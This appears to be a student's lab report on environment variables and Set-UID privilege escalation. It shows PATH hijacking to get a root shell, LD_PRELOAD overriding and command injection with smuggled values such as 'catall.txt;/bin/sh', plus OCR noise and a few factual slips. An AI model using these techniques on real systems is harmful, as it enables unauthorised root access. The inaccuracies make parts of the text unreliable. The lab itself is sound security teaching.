

ANANTHANARAYANAN S

- Use `printenv` or `env` command to print out the environment variables

```

[09/25/23]seed@VM:~/../Labsetup$ ^C
[09/25/23]seed@VM:~/../Labsetup$ printenv
SHELL=/bin/bash
SESSION_MANAGER=Local/VN:/tmp/.ICE-unix/1972,unix/VN:/tmp/.ICE-unix/1972
QT_ACCESSIBILITY=1
GLIBC_VERSION=2.37
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1902
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/Labsetup
LOGNAME=seed
DESKTOP_SESSION=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
AUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USER=seed
IN_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01:34:ln=01:36:mh=00:pi=40:33:so=01:35:do=01:35:bd=40:33:od=40:33:or=40:31:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mjpg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
42:ow=34:st=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lzh=01:31:*.lzma=01:31:*.taz=01:31:*.txz=01:31:*.tzo=01:31:*.t7z=01:31:*.zip=01:31:*.z=01:31:*.gz=01:31:*.lrz=01:31:*.lz4=01:31:*.lzo=01:31:*.xz=01:31:*.zst=01:31:*.tzt=01:31:*.bz2=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tze=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.jpeg=01:
```

Task 2: Passing Environment Variables from Parent Process to Child Process

There is a difference in the environment variables of child and parent process

[illegible][illegible]

Comparing the out

```
./myprint1
[09/25/23]seed@VM:~/.../Labsetup$ diff myprint myprint1
Binary files myprint and myprint1 differ
[09/25/23]seed@VM:~/.../Labsetup$ myprint >file1
[09/25/23]seed@VM:~/.../Labsetup$ myprint1>fil2
[09/25/23]seed@VM:~/.../Labsetup$ ls
cap_leak.c  catall.c  fil2  file1  myenv.c  myprint  myprint1  myprintenv.c
[09/25/23]seed@VM:~/.../Labsetup$ diff file1 fil2
49c49
< _=./myprint
---
> _=./myprint1
[09/25/23]seed@VM:~/.../Labsetup$ █
```

2.3 Task 3: Environment Variables and execve()

The new program must get its environment variables explicitly through the `execve` call. As we saw from the task, if no environment variables are passed through the call, the program will not have access to them

```
#include <unistd.h>

extern char **environ;
int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);    ①

    return 0 ;
}
```

```
[09/25/23]seed@VM:~/.../Labsetup$ gcc myenv.c -o myenv
[09/25/23]seed@VM:~/.../Labsetup$ ./myenv
[09/25/23]seed@VM:~/.../Labsetup$ nano myenv.c
```

Use "fg" to return to nano.

```
[1]+  Stopped                  nano myenv.c
[09/25/23]seed@VM:~/.../Labsetup$ nano myenv.c
[09/25/23]seed@VM:~/.../Labsetup$ mv myenv myenv1
[09/25/23]seed@VM:~/.../Labsetup$ gcc myenv.c -o myenv
[09/25/23]seed@VM:~/.../Labsetup$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1972,unix/VM:/tmp/.ICE-unix/1972
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1902
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
```

Task 4: Environment Variables and system()

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("/usr/bin/env");
    return 0 ;
}
```

```
[09/25/23]seed@VM:~/.../Labsetup$ nano en.c
[09/25/23]seed@VM:~/.../Labsetup$ ls
cap leak.c  catall.c  en.c  fil2  file1  myenv  myenv1  myenv.c  myprint  myprint1  myprintenv.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc en.c -o en
[09/25/23]seed@VM:~/.../Labsetup$ ./en
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1972,unix/VM:/tmp/.ICE-unix/1972
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1902
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
```

By using the System() call, the environment variables are passed to the program because it uses exec1 internally, which provides the environment variables to execve automatically.

Task 5: Environment Variable and Set-UID Programs

In your shell (you need to be in a normal user account, not the root account), use the export command to set the following environment variables (they may have already exist):

- PATH
- LD_LIBRARY_PATH
- ANY NAME (this is an environment variable defined by you, so pick whatever name you want)

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;
int main()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

```

[09/25/23]seed@VM:~/.../Labsetup$ nano foo.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc foo.c -o foo
[09/25/23]seed@VM:~/.../Labsetup$ sudo chown root foo
[09/25/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 foo
[09/25/23]seed@VM:~/.../Labsetup$ ls -l foo
-rwsr-xr-x 1 root seed 16768 Sep 25 12:54 foo
[09/25/23]seed@VM:~/.../Labsetup$ export PATH="/bin:/usr/bin"
[09/25/23]seed@VM:~/.../Labsetup$ printenv PATH
/bin:/usr/bin
[09/25/23]seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH="Mylibrarypath"
[09/25/23]seed@VM:~/.../Labsetup$ printenv LD_LIBRARY_PATH
Mylibrarypath
[09/25/23]seed@VM:~/.../Labsetup$ export MY_VAR_ANY="djksdfkjsdfkjhsdfkj"
[09/25/23]seed@VM:~/.../Labsetup$ ./foo | grep "MY_VAR_ANY\|LD_LIBRARY_PATH\|PATH"
WINDOWPATH=2
MY_VAR_ANY=djksdfkjsdfkjhsdfkj
PATH=/bin:/usr/bin

```

The environment variables are passed to the Set-UID child process. the variable LD_LIBRARY_PATH doesn't seem to have been passed

Task 6: The PATH Environment Variable and Set-UID Programs

```

int main()
{
    system("ls");
    return 0;
}

```

```

[09/25/23]seed@VM:~/.../Labsetup$ nano task.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc task.c -o task
task.c: In function 'main':
task.c:3:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  3 | system("ls");
    | ^~~~~~
[09/25/23]seed@VM:~/.../Labsetup$ ./task
cap_leak.c catall.c en en.c fil2 file1 foo foo.c myenv myenv1 myenv.c myprint myprint1 myprintenv.c task task.c
[09/25/23]seed@VM:~/.../Labsetup$ sudo chown root task
[09/25/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 task
[09/25/23]seed@VM:~/.../Labsetup$ ls -l task
-rwsr-xr-x 1 root seed 16696 Sep 25 13:28 task
[09/25/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/25/23]seed@VM:~/.../Labsetup$ export PATH=/home/seed:$PATH
[09/25/23]seed@VM:~/.../Labsetup$ ./task
VM# exit
[09/25/23]seed@VM:~/.../Labsetup$ ls
ls: no such option: color=auto

```

By creating an executable file called "ls" in the /home/seed directory, and adding that directory to the PATH environment variable, we were able to make the Set-UID process run that executable instead of the "real" ls

Task 7: The LD PRELOAD Environment Variable and Set-UID Program

```

#include <stdio.h>
void sleep (int s)
{
    /* If this is invoked by a privileged program,
       you can do damages here! */
    printf("I am not sleeping!\n");
}

```

```


/* myprog.c */
#include <unistd.h>
int main()
{
    sleep(1);
    return 0;
}

```

Make myprog a regular program, and run it as a normal user.

Make myprog a Set-UID root program, and run it as a normal user.

Make myprog a Set-UID root program, export the LD_PRELOAD environment variable again in the root account and run it.



```
[09/25/23]seed@VM:~/.../Labsetup$ nano mylib.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc -fPIC -g -c mylib.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/25/23]seed@VM:~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/25/23]seed@VM:~/.../Labsetup$ nano prog.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc prog.c -o prog
[09/25/23]seed@VM:~/.../Labsetup$ ./prog
I am not sleeping!
[09/25/23]seed@VM:~/.../Labsetup$ sudo chown root prog
[09/25/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 prog
[09/25/23]seed@VM:~/.../Labsetup$ ./prog
[09/25/23]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Desktop/Labsetup# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/Labsetup# ./prog
I am not sleeping!
root@VM:/home/seed/Desktop/Labsetup# exit
exit
[09/25/23]seed@VM:~/.../Labsetup$ sudo add user1
sudo: add: command not found
[09/25/23]seed@VM:~/.../Labsetup$ sudo adduser user1
Adding user 'user1' ...
Adding new group 'user1' (1002) ...
Adding new user 'user1' (1002) with group 'user1' ...
Creating home directory '/home/user1' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Is the information correct? [Y/n]
[09/25/23]seed@VM:~/.../Labsetup$ sudo chown user1 prog
[09/25/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 prog
[09/25/23]seed@VM:~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/25/23]seed@VM:~/.../Labsetup$ ./prog
[09/25/23]seed@VM:~/.../Labsetup$ su user1
Password:
user1@VM:/home/seed/Desktop/Labsetup$ ./prog
user1@VM:/home/seed/Desktop/Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
user1@VM:/home/seed/Desktop/Labsetup$ ./prog
I am not sleeping!
user1@VM:/home/seed/Desktop/Labsetup$
```

Switching to new user, exporting library and running the program

Task 8: Invoking External Programs Using system() versus execve()


```
int main(int argc, char *argv[])
{
    char *v[3];
    char *command;

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    // Use only one of the followings.
    system(command);
    // execve(v[0], v, NULL);
}
```

1:




```
[09/25/23]seed@VM:~/.../Labsetup$ ls
cap_leak.c  fil2  libmylib.so.1.0.1  myenv.c.save  myprint1  task
catall.c   file1  myenv              mylib.c       myprintenv.c  task8.c
en         foo    myenv1            mylib.o       prog          task8.c.save
en.c       foo.c  myenv.c           myprint       prog.c        task.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc catall.c -o catall
[09/25/23]seed@VM:~/.../Labsetup$ sudo chown root catall
[09/25/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[09/25/23]seed@VM:~/.../Labsetup$ ls -l catall
-rwxr-xr-x 1 root seed 16928 Sep 25 14:39 catall
[09/25/23]seed@VM:~/.../Labsetup$ ./catall catall.txt
/bin/cat: catall.txt: No such file or directory
[09/25/23]seed@VM:~/.../Labsetup$ nano catall.txt
[09/25/23]seed@VM:~/.../Labsetup$ ./catall catall.txt
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "catall.txt"
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "catall.txt;rm catall.txt"
[09/25/23]seed@VM:~/.../Labsetup$ ./catall catall.txt
/bin/cat: catall.txt: No such file or directory
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "catall.txt;/bin/sh"
/bin/cat: catall.txt: No such file or directory
# exit
[09/25/23]seed@VM:~/.../Labsetup$ nano catall.txt
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "catall.txt"
rahul iiii
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "catall.txt;rm catall.txt"
rahul iiii
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "catall.txt"
/bin/cat: catall.txt: No such file or directory
[09/25/23]seed@VM:~/.../Labsetup$
```

2.

```
[09/25/23]seed@VM:~/.../Labsetup$ nano catall.c
[09/25/23]seed@VM:~/.../Labsetup$ nano catall.c
[09/25/23]seed@VM:~/.../Labsetup$ gcc catall.c -o catall
[09/25/23]seed@VM:~/.../Labsetup$ sudo chown root catall
[09/25/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[09/25/23]seed@VM:~/.../Labsetup$ nano text.txt
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "text.txt"
rahul king
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "text.txt;rm text.txt"
/bin/cat: 'text.txt;rm text.txt': No such file or directory
[09/25/23]seed@VM:~/.../Labsetup$ ./catall "text.txt"
rahul king
[09/25/23]seed@VM:~/.../Labsetup$
```

The problem here is the system call inside the program which does not separate the command and user input. The user input is eventually treated as a command instead of data/document name.

Task 9: Capability Leaking



```
[09/25/23]seed@VM:~/Labsetup$ ls /etc/zzz
/etc/zzz
[09/25/23]seed@VM:~/Labsetup$ sudo chmod 0644 /etc/zzz
[09/25/23]seed@VM:~/Labsetup$ ls
cap leak.c  file1  myenv.c  myprintenv.c  task.c
catal1     foo.c  myenv.c.save  prog.c  text.txt
en         libmylib.so.1.0.1  mylib.c  task8.c
en.c       myenv  myprint  task8.c.save
fil2       myenv1  myprint1  task8.c.save
[09/25/23]seed@VM:~/Labsetup$ gcc cap leak.c -o cap
[09/25/23]seed@VM:~/Labsetup$ sudo chown root cap
[09/25/23]seed@VM:~/Labsetup$ sudo chmod 4755 cap
[09/25/23]seed@VM:~/Labsetup$ ./cap
fd is 3
$
```

We run the program and again see the content of the zzz file, and we see that the file content is modified. This happens because even though in the program, we dropped the privileges, we did not close the file at the right time and hence the file was still running with privileged permissions that allowed the data in the file to be modified, even without the right permissions. Here, after calling fork, the control is passed to the child process and hence the malicious user is successful in modifying the content of a privileged file. This shows that it is important to close the file descriptor after dropping privileges, in order for it to have the appropriate permissions.